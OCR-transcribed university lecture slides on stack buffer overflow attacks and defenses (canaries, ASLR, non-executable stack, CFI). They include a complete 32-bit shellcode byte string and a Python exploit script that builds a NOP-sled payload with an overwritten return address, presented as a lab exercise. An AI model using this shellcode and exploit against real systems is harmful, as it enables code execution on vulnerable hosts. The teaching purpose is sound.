


Result of Buffer Overflow Example

- Return address is overwritten by **user inputs**:
  - Program will "return" to the **new address** after finishing the function with vulnerable buffer
  - Program execution gets **diverted**
- If the overwritten return address is an invalid memory address, program will **crash**
  - What if its ***not invalid***?
- Where is attacker's malicious code?

How to overwrite buffer[10]?

- Remember that Data and Code ***look*** the same.
- Attacker can provide the **input** data (i.e., buffer[10]).
- Attacker can include **code** in the **input**:
  - Called **shell code (??)**
- They can also arrange the **return address** to point to the **injected code**




Can They Know the Exact Address of Injected Code?

- Attackers can analyze the vulnerable program **using a debugger** to find out
  the **address of *target* stack frame**
- Sometimes, attackers only know the possible **range of addresses** of the code they injected

NOP Sled

- **NOP (No Operation) instruction**:
  - Tell CPU to do nothing and fetch the next instruction
- **NOS sled**: a large block of NOP instructions in the injected code as ***landing area***
- Execution will reach shell code as long as the return address points to ***somewhere* in the NOP sled**:
  - Why is the shell code located above the NOP sled?



Shell Code Example

```
int main(int argc,
   char*argv[])
   {
        char *sh;
        char *args[2];

        sh = “/bin/bash”;
        args[0] = sh;
        args[1] = NULL;
        execve(sh, args, NULL);
   }
```

- Shell Code

```
90 90 eb 1a 5e 31 c0 88 46 07 8d
  1e 89 5e 08 89 46 0c b0 0b 89
  f3 8d 4e 08 8d 56 0c cd 80 e8
  e1 ff ff ff 2f 62 69 6e 2f 73
  68 20 20 20 20 20 20
```

- How do you generate a **shell code**?
  - Use gdb, gcc
  - See: Aleph One, “*Smashing The Stack For Fun And Profit*”


Targets of Buffer Overflow Attack

- **Data** in memory that controls **program execution**:
  - Return address
  - Function pointer
  - Virtual function table (vtable): in heap overflow
- Important program **variables** (program specific):
  - Credential-related variables: user-id, authentication status, secret key
  - Current balance of bank application
  - …

Buffer Overflow Exploitation (with 32-Bit Example)

Malicious Code Injection

- Remember executable code is also represented as **bytes** (in von Neumann architecture)
- Attackers can include **code** in the **input**:
  - Called **shell code**
- They can arrange the **return address** to point to the **injected code**




Some Questions:

Suppose the target vulnerable binary *can be debugged* (e.g. using gdb), how do you set **your input string** to overflow the target buffer (*Assuming that ASLR & stack protector are turned off*):

- What's the size of the "**filler**" part (in bytes)?
- What value should you set the "**return address**" part?
- What should be your "**executable code**" part?
- How do you derive your malicious **input string**?
- How about the **endianness** in your input string?

1. Filler Size


- Determining the **filler's** size:
  - Debug an execution of the binary
  - Inspect the function where the vulnerable string-copy operation resides
  - Get A = \$ebp
  - Get B = the address of the buffer to overflow
  - The size = $A - B + 4$



2. Return Address Calculation

- Setting your new "**return address**":
  - It should be an address inside your NOP sled
  - Debug an execution of the binary
  - Inspect the function where the vulnerable string-copy operation resides
  - Get A = \$ebp
  - Your new return address: $RA_{new} = A + 8 + x$
  - **Q1**: How large should x be?
  - **Q2**: Will A remain the same *during your exploitation*?

    Without gdb, A is higher, e.g. A+120



3. Shellcode

- Generating your **shellcode**:
  - Executes `/bin/sh` using the `execve()` syscall
  - A helper C program can help:

```
#include <stddef.h>
void main(){
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

  - Use assembly language: Need to correctly set registers %eax, %ebx, %ecx, %edx

Putting it all Together

- Deriving (putting all together) your input string:
  - Prepare it as a file (a.k.a. “badfile”)
  - One example: **exploit.py**

```
#!/usr/bin/python3
import sys

shellcode= (
    "\x31\xc0"      # xorl %eax,%eax
    "\x50"          # pushl %eax
    "\x68""//sh"    # pushl $0x68732f2f
    "\x68""/bin"    # pushl $0x6e69622f
    "\x89\xe3"      # movl %esp,%ebx
```

Input-String Construction for BO Attack

```
    "\x50"          # pushl %eax
    "\x53"          # pushl %ebx
    "\x89\xe1"      # movl %esp,%ecx
    "\x99"          # cdq
    "\xb0\x0b"      # movb $0x0b,%al
    "\xcd\x80"      # int $0x80
).encode('latin-1')

# Fill the content with NOPs
content = bytearray(0x90 for i in range(300))

# Put the shellcode at the end
start = 300 - len(shellcode)
content[start:] = shellcode
```

Input-String Construction for BO Attack


```
# Put the address at offset 112
ret = 0xbfffeaf8 + 120
content[112:116] =
    (ret).to_bytes(4,byteorder='little')

# Write the content to a file
with open('badfile', 'wb') as f:
f.write(content)
```

- Source/reference: https://www.handsonsecurity.net/files/chapters/buffer_overflow.pdf
- Note the line: `(ret).to_bytes(4,byteorder='little')`

Buffer Overflow Defenses

Requirements of BO

- Existence of vulnerability
- Overwriting important data
- Known location of injected code
- Executable code in input



Buffer Overflow Defense (1)

- Existence of vulnerability:
  - *Safe language and coding?*
- Overwriting important data
- Known location of injected code
- Executable code in input

Safe Language and Coding

- Choose a **memory/type safe** language:
  - Strong notion of variable **types**, such as Java
  - Be careful that safe language is not the *entire* system: e.g. C libraries called by Java with JNI, JDK in C++
- **Safe coding techniques** to prevent overflow:
  - Pay attention to loops
  - Explicitly specify size of destination buffer
- Use **safe libraries**:
  - May require rewriting existing code

Buffer Overflow Checking

- Prevent pointers which “go outside of bounds”
  - Java: **array bounds check**
  - C: Clang LLVM compiler Address Sanitizer
- **Drawbacks**:
  - Can cause compatibility issues
  - Slowdown: could be > 150%

Some Unsafe C Lib Functions

- `strcpy(char *dest,  const char *src)`
- `strcat(char *dest, const char *src)`
- `gets(char *s)`
- `sprintf(conts char *format, … )`

- Why are they unsafe?
- Safe versions:
  - `strncpy, strncat, fgets, snprintf`

Code Checking Tools


- Tools checking for vulnerabilities using **static** source code analysis:
  - ITS4 (It is the Software, Stupid --- Security Scanner)
  - RATS (Rough Auditing Tool for Security)
  - Flawfinder
- **Limitations**: false positives, false negatives, some apps in multiple languages (e.g. HTML5 with JS, Java, C)

Buffer Overflow Defense (2)

- Existence of vulnerability
  - Safe language and coding
- Overwriting important data:
  - Guarding important data
- Known location of injected code
- Executable code in input

StackGuard

- Upon **entering a function**, compiler puts a value below the saved frame pointer, called ***canary***
- Before **the function exits**, compiler adds checks to the canary value
- An **altered canary** value indicates an **overflow**
- Turned on by default in current gcc, try it out!



StackGuard

- Different types of canaries:
  - **Terminator** canaries (CR, LF, NULL)
  - **Random** canaries
  - **Random XOR** canaries
- Require program **recompilations**
- Can still be susceptible to attacks:
  - Bulba and Kil3r, “Bypassing StackGuard and StackShield”, http://phrack.org/issues/56/5.html
  - Gerardo Richarte, “Four Different Tricks to Bypass StackShield and StackGuard Protection”

Buffer Overflow Defense (3)

- Existence of vulnerability
  - Safe language and coding
- Overwriting important data
  - Guarding important data
- Known location of injected code:
  - Address space layout randomization (ASLR)
- Executable code in input

Address Space Randomization

- Attackers need to know the location,
  or the range of locations, of their shell code
- **Solution**: randomly arrange the stack in the process's memory space:
  - Changing stack location by 1MB has a minimum impact on process,
    but it makes BO attacks much **harder**
- Can also make library function's address **unpredictable**

ASLR in Linux

```
[liangzk@precision ~]$ sleep 100 &
[1] 28834
[liangzk@precision ~]$ cat /proc/28834/maps
004fa000-00514000 r-xp 00000000 fd:00 9568320    /lib/ld-2.5.so
00514000-00515000 r-xp 00019000 fd:00 9568320    /lib/ld-2.5.so
00515000-00516000 rwxp 0001a000 fd:00 9568320    /lib/ld-2.5.so
00518000-00656000 r-xp 00000000 fd:00 9569531    /lib/libc-2.5.so
00656000-00658000 r-xp 0013e000 fd:00 9569531    /lib/libc-2.5.so
00658000-00659000 rwxp 00140000 fd:00 9569531    /lib/libc-2.5.so
00659000-0065c000 rwxp 00659000 00:00 0
00f1e000-00f1f000 r-xp 00f1e000 00:00 0          [vdso]
08048000-0804c000 r-xp 00000000 fd:00 13598780   /bin/sleep
0804c000-0804e000 rw-p 00003000 fd:00 13598780   /bin/sleep
09f3a000-09f5b000 rw-p 09f3a000 00:00 0          [heap]
b7c16000-b7c17000 r--p 00949000 fd:00 1599402    /usr/lib/locale/locale-archive
b7c17000-b7cee000 r--p 00191000 fd:00 1599402    /usr/lib/locale/locale-archive
b7cee000-b7eee000 r--p 00000000 fd:00 1599402    /usr/lib/locale/locale-archive
b7eee000-b7ef0000 rw-p b7eee000 00:00 0
bfe1a000-bfe2f000 rw-p bffea000 00:00 0          [stack]
[liangzk@precision ~]$
```

```
[liangzk@precision ~]$ sleep 100 &
[1] 29196
[liangzk@precision ~]$ cat /proc/29196/maps
00110000-0024e000 r-xp 00000000 fd:00 9569531    /lib/libc-2.5.so
0024e000-00250000 r-xp 0013e000 fd:00 9569531    /lib/libc-2.5.so
00250000-00251000 rwxp 00140000 fd:00 9569531    /lib/libc-2.5.so
00251000-00254000 rwxp 00251000 00:00 0
004fa000-00514000 r-xp 00000000 fd:00 9568320    /lib/ld-2.5.so
00514000-00515000 r-xp 00019000 fd:00 9568320    /lib/ld-2.5.so
00515000-00516000 rwxp 0001a000 fd:00 9568320    /lib/ld-2.5.so
0052b000-0052c000 r-xp 0052b000 00:00 0          [vdso]
08048000-0804c000 r-xp 00000000 fd:00 13598780   /bin/sleep
0804c000-0804e000 rw-p 00003000 fd:00 13598780   /bin/sleep
09c48000-09c69000 rw-p 09c48000 00:00 0          [heap]
b7c97000-b7c98000 r--p 00949000 fd:00 1599402    /usr/lib/locale/locale-archive
b7c98000-b7d6f000 r--p 00191000 fd:00 1599402    /usr/lib/locale/locale-archive
b7d6f000-b7f6f000 r--p 00000000 fd:00 1599402    /usr/lib/locale/locale-archive
b7f6f000-b7f71000 rw-p b7f6f000 00:00 0
bfc47000-bfc5c000 rw-p bffea000 00:00 0          [stack]
[liangzk@precision ~]$
```

Buffer Overflow Defense (4)

- Existence of vulnerability
  - Safe language and coding
- Overwriting important data
  - Guarding important data
- Known location of injected code
  - Address space layout randomization (ASLR)
- Executable code in input:
  - Non-executable stack

Non-Executable Stack

- Use CPU's memory management unit to mark the stack as **non-executable**
- If a vulnerable program jumps to the stack for execution, then it will crash
- But there are legitimate reasons to put code on stack:
  - Self-modifying code, e.g., Skype
  - (Some) Linux signal handlers
  - gcc nested functions (C extension)

Caveats on Defenses

- Defenses are **not foolproof**:
  - Randomization defenses:
    - How random, especially on 32-bit systems?
      It's only a probabilistic defense
  - Non-executable stack defenses:
    - Do not prevent return-to-libc (c0ntex, "Bypassing Non-Executable-Stack during Exploitation using return-to-libc")
    - Do not prevent Return Oriented Programming (ROP)
  - Secret information can be leaked out: (randomized) address layout, canaries, …

Any Good Solutions?

Optional

- You may want to check **CFI = CFG + IRM**
  - **CFI (Control-Flow Integrity)**: checks that the destination of **every indirect jump** is a **valid** destination
  - **CFG (Control-Flow Graph)**: derives **valid destinations** from application source code and debug symbols
  - **IRM (Inline Reference Monitor)**: inserts **policy checks** into the binary code
- Some questions to be still pondered:
  - Attacks that can be thwarted ***vs*** attacks that continue to succeed
  - Good use cases ***vs*** issues for widespread adoption

Summary

- Function call mechanism & using debugger
- Buffer overflow attack
- Buffer overflow defenses
  - Secure coding
  - Stack protector
  - Address space randomization
  - Non-executable stack
- Related book chapter
  - Chapter 7 (Page 347-377)

Other Resources

- Heap overflow:
  - Anonymous, "Once upon a free()", http://phrack.org/issues/57/9.html#article
  - corelanc0d3r, "Heap Spraying Demystified"
- Format string attacks:
  - scut/team teso, "Exploiting Format String Vulnerabilities"

Other Resources

- Integer overflow:
  - blexim, “Basic Integer Overflows”, http://phrack.org/issues/60/10.html#article
- Survey paper on memory errors and defenses:
  - Szekeres et al., “SoK: Eternal War in Memory”, IEEE S&P, 2013
  - Van der Veen et al., “Memory Errors: The Past, the Present, and the Future”, RAID 2012